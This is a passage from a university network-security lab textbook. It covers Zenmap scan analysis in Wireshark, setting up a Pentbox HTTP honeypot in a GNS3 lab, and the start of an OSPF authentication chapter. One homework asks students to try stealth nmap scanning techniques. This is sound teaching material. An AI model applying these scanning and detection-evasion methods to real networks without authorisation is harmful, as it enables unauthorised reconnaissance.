


Figure 15 – Wireshark Packet Capture

4.2. Select ***Statistics*** > ***Conversations*** to see a more general overview of the network connections

4.3. Select the ***TCP*** tab to view only TCP statistics




Figure 16 – Wireshark TCP conversations

NOTE: Notice how there are a thousand different conversations that are initiated by our Kali machine (192.168.5.112) to the same IP address (192.168.5.1) that ONLY consist of 2-3 packets. This is a strong sign that this device is currently probing our network. Every conversation consists of two packets on a port that is currently closed (***RST/ACK***), while the ones with three packets are on active ports (the server sends out response ***SYN*** packets twice).

End of Lab

Deliverables – Complete the following to receive credit for this lab

- Screenshot of Zenmap host information
- Screenshot of active ports and running services

- Screenshot of Zenmap's generated network topology

Homeworks

Assignment 1 – Add another LAN

- The business has expanded and you must add the Green LAN to the relay router. Add a green switch and connect a desktop VM (Ubuntu Desktop or Windows preferred, but another TinyCore is fine if memory is an issue) and a Metasploitable VM to the green switch.
- Ensure the new devices get DHCP and DNS assignments correctly.
- Run the Zernmap scans as before to update the network topology of your enterprise
- RECOMMENDED GRADING CRITERIA:
    - Five Screenshots
        - GNS3 Working Environment with everything labeled
        - Wireshark evidence of a green desktop able to ping a blue desktop
        - Screenshot of Zenmap host information
        - Screenshot of active ports and running services
        - Screenshot of Zenmap's generated network topology

Assignment 2 – Try stealth scanning the network

- Complete Assignment 1
- There are various settings for nmap and Zenmap to scan a network 'quietly'. Use Professor Google and try two different techniques.
- Successful or not, describe your technique and your results. Make sure to cite your sources.
- RECOMMENDED GRADING CRITERIA:
    - A Word document containing:
    - The five screenshots required for Assignment 1
    - Stealth Technique 1
        - A short paragraph of the attempt (including references)
        - Screenshot of Zenmap attempting the stealth scan
        - Screenshot of Wireshark observing the scan
        - A short paragraph of your results
    - Stealth Technique 2
        - A short paragraph of the attempt (including references)

- Screenshot of Zenmap attempting the stealth scan
- Screenshot of Wireshark observing the scan
- A short paragraph of your results

CHAPTER 41

Network Monitoring - Honeypots

JACOB CHRISTENSEN; ARJUN NATH; AND ISHA PATEL

Note: This lab is typically performed after the Zenmap Basics lab, but it can also be completed as a standalone.

Honeypots are useful tools for network defense. They allow attackers to navigate a dummy infrastructure so investigators can monitor attacker activities to identify their tactics, techniques, and procedures (TTP). Honeypots need careful configuration otherwise they become a pivot point for attackers to use to gain access to the enterprise architecture.

LEARNING OBJECTIVES

- Learn how to configure a simple HTTP honeypot on an enterprise network
- Learn how to use Zenmap to verify services are running

PREREQUISITES

- Chapter 38 – Network Monitoring – Zenmap Basics
- Chapter 7 – Creating a Linux Server

DELIVERABLES

- Screenshot of Zenmap scan showing port 80 is active
- Screenshot of Intrusion Detection report on Pentbox
- Screenshot of the GNS3 Working Environment

RESOURCES

- technicaldada and jaykali – Pentbox GitHub Repository – https://github.com/technicaldada/pentbox

CONTRIBUTORS

- Kyle Wheaton, Cybersecurity Student, ERAU-Prescott

Phase I – Building the Network Topology

The following steps outline the process for creating a baseline network to complete this chapter. It makes assumptions about the learner's knowledge from completing previous labs.

By the end of this lab, your network should look like the following:




Figure 1 – Final GNS3 network

1. Start GNS3

2. (Optional) Load the lab (Network Monitoring – Zenmap Basics) and save it as a new project

3. Modify/create the DMZ subnet, it must contain:

    3.1. An Ethernet switch

    3.2. Two (2) Ubuntu Servers

        3.2.1. Honeypot – 10.0.0.5

        3.2.2. Services server – 10.0.0.4

4. Create the internal LAN. All devices should receive DHCP from the Services server. Ensure the following devices are included:

    4.1. Switch

    4.2. Kali Linux

    4.3. Three (3) light PCs that have browsers

5. A Mikrotik router. For ease of use, the following connections should be made:

    5.1. ether 1 -NAT Node (ISP)

    5.2. ether 2 – Internal LAN

    5.3. ether 3 – DMZ

Phase II – Setting up a Simple HTTP Honeypot

A variety of tools and services are available for constructing different types of honeypots. Some are hardware-based, while others are software-based, but they all serve the same function: monitoring attackers in progress to learn their tactics, goals, and potential motivations. We will be using Pentbox, which features a honeypot. This tool is typically used by pentesters to 'watch their back' in case their target attempts to hack back during a mission, but it is relatively simple to use and operate for new users.

1. Using Zenmap on the IT laptop, perform a ***Regular scan*** on the honeypot server (10.0.0.5) to verify that no standard ports are currently open




Figure 2 – First Zenmap Scan

1.1. If any ports are open, identify and terminate the service and re-scan the server

2. Install the Pentbox software suite

2.1. Login to the honeypot server

2.2. Download the Ruby scripting language

```
> sudo apt install ruby -y
```

2.3. Download Pentbox from the official GitHub repository

```
> cd ~
```

```
> git clone https://github.com/technicaldada/pentbox
```

2.4. Decompress the tarball

```
> tar -zxvf ~/pentbox/pentbox.tar.gz
```

NOTE: "Tarballs" in Linux are files that are archived with the *Tar* utility and compressed with *GNU Zip*. They can quickly be identified with the **[.]tar[.]gz** extension.

2.5. Run the pentbox program

```
> ~/pentbox-1.8/pentbox.rb
```

3. Setup the Honeypot

3.1. In Pentbox's main menu, you should see some options to select via the number associated with it



Figure 3 – Pentbox main menu

3.2. Select ***Network tools (2)***



Figure 4 – Pentbox Network Tools

3.3. Select ***Honeypot (3)***




Figure 5 – Pentbox honeypot menu

3.4. Select ***Fast Auto Configuration (1)***



Figure 6 – Pentbox honeypot activation

> **NOTE:** Now that the honeypot is running, we can see which port it is operating on (80), the date it was started (April 4, 2024), and the time, based on the current system locale settings (7:45:24 PM).

4. On the IT laptop, re-scan the honeypot server to verify that port 80 is now open




Figure 7 – Second Zenmap scan

5. Test the honeypot

5.1. In the IT laptop, open a Firefox browser and try to connect to the honeypot server

```
http://10.0.0.5:80
```




Figure 8 – Connection to honeypot over HTTP

5.2. Switch back to the honeypot terminal to view the live intrusion detection report

```
  INTRUSION ATTEMPT DETECTED! from 192.168.5.111:41874 (2024-04-09 19:58:15 +0000)
 ----------------------------
GET / HTTP/1.1
Host: 10.0.0.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1


  INTRUSION ATTEMPT DETECTED! from 192.168.5.111:41888 (2024-04-09 19:58:18 +0000)
 ----------------------------
GET /favicon.ico HTTP/1.1
Host: 10.0.0.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://10.0.0.5/
```

Figure 9 – Pentbox Intrusion Detection Log

NOTE: From here, we can see a wealth of information about the potential attacker, including that it was a Linux machine with the IP address 192.168.5.111, using a Firefox browser, that attempted to connect to our server at 7:58:15 PM. If this was not a recognized device, we could blacklist that IP (or MAC) address from our network to prevent connections in the future.

End of Lab

Deliverables

3 Screenshots are required to earn credit for this exercise:

- Screenshot of Zenmap scan showing port 80 is active
- Screenshot of Intrusion Detection report on Pentbox
- Screenshot of the GNS3 Working Environment

Homeworks

Assignment 1 – Setup honeypots on other web ports

- Use the honeypot manual configuration to open the other common ports used by websites (ports 443, 8080, 8443)
- From the attacking machine, try to access the webpage in a similar way as before

- Monitor the results on Pentbox
- RECOMMENDED GRADING CRITERIA
    - Screenshot of Zenmap scan showing ports 80, 443, 8080, 8443 are active
    - Screenshot of Intrusion Detection reports for the same ports on Pentbox
    - Screenshot of the GNS3 Working Environment

Assignment 2 – Setup honeypots on other commonly attacked ports

- Use the honeypot manual configuration to open other commonly used ports used by hackers (ports 20, 21, 22, 23)
- From the attacking machine, use Linux to try to FTP, SSH, and Telnet into the honeypot
- Monitor the results on Pentbox
- RECOMMENDED GRADING CRITERIA
    - Screenshot of Zenmap scan showing ports 20, 21, 22, and 23 are active
    - Screenshot of Intrusion Detection reports for the same ports on Pentbox
    - Screenshot of the GNS3 Working Environment




Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 42

Network Hardening - OSPF Encrypted Authentication

JACOB CHRISTENSEN; ARJUN NATH; AND ISHA PATEL

In a previous chapter, learners built, configured, and implemented a network that is dynamically routed OSPF into their networks via MikroTik routers. This allowed routers to find the shortest path from Point A to Point B and send information through that path. However, OSPF by default has no forms of authentication. An attacker with a malicious router running OSPF could disrupt and manipulate network and routing information. OSPF packets are easily viewable in plaintext and can contain information that could help an attacker exploit a network.

In this chapter, we will implement router-to-router encrypted authentication to ensure valid router identity before updating networking tables. This will help secure OSPF and prevent unauthorized modification of routes, redirection of traffic, and unauthorized exploitation of network information.

LEARNING OBJECTIVES

- Learn how to securely authenticate OSPF traffic

PREREQUISITES

- Chapter 30 – Dynamic Networking – Open Shortest Path First

DELIVERABLES

- Screenshot of GNS3 environment
- Screenshot of OSPF interface-templates showing authentication
- Screenshot of trace command showing rouge router has been thwarted

RESOURCES

- MikroTik RouterOS Docuementation – OSPF – https://help.mikrotik.com/docs/display/ROS/OSPF

CONTRIBUTORS

- Dante Rocca, Cybersecurity student, ERAU-Prescott
- Jungsoo Noh, Cybersecurity Student, ERAU-Prescott

Phase I – Building the Network Topology

This lab is an extension of the OSPF Networking chapter. If you have not completed it yet, it is recommended that you do so first before continuing. By the end, your network should resemble the following topology:

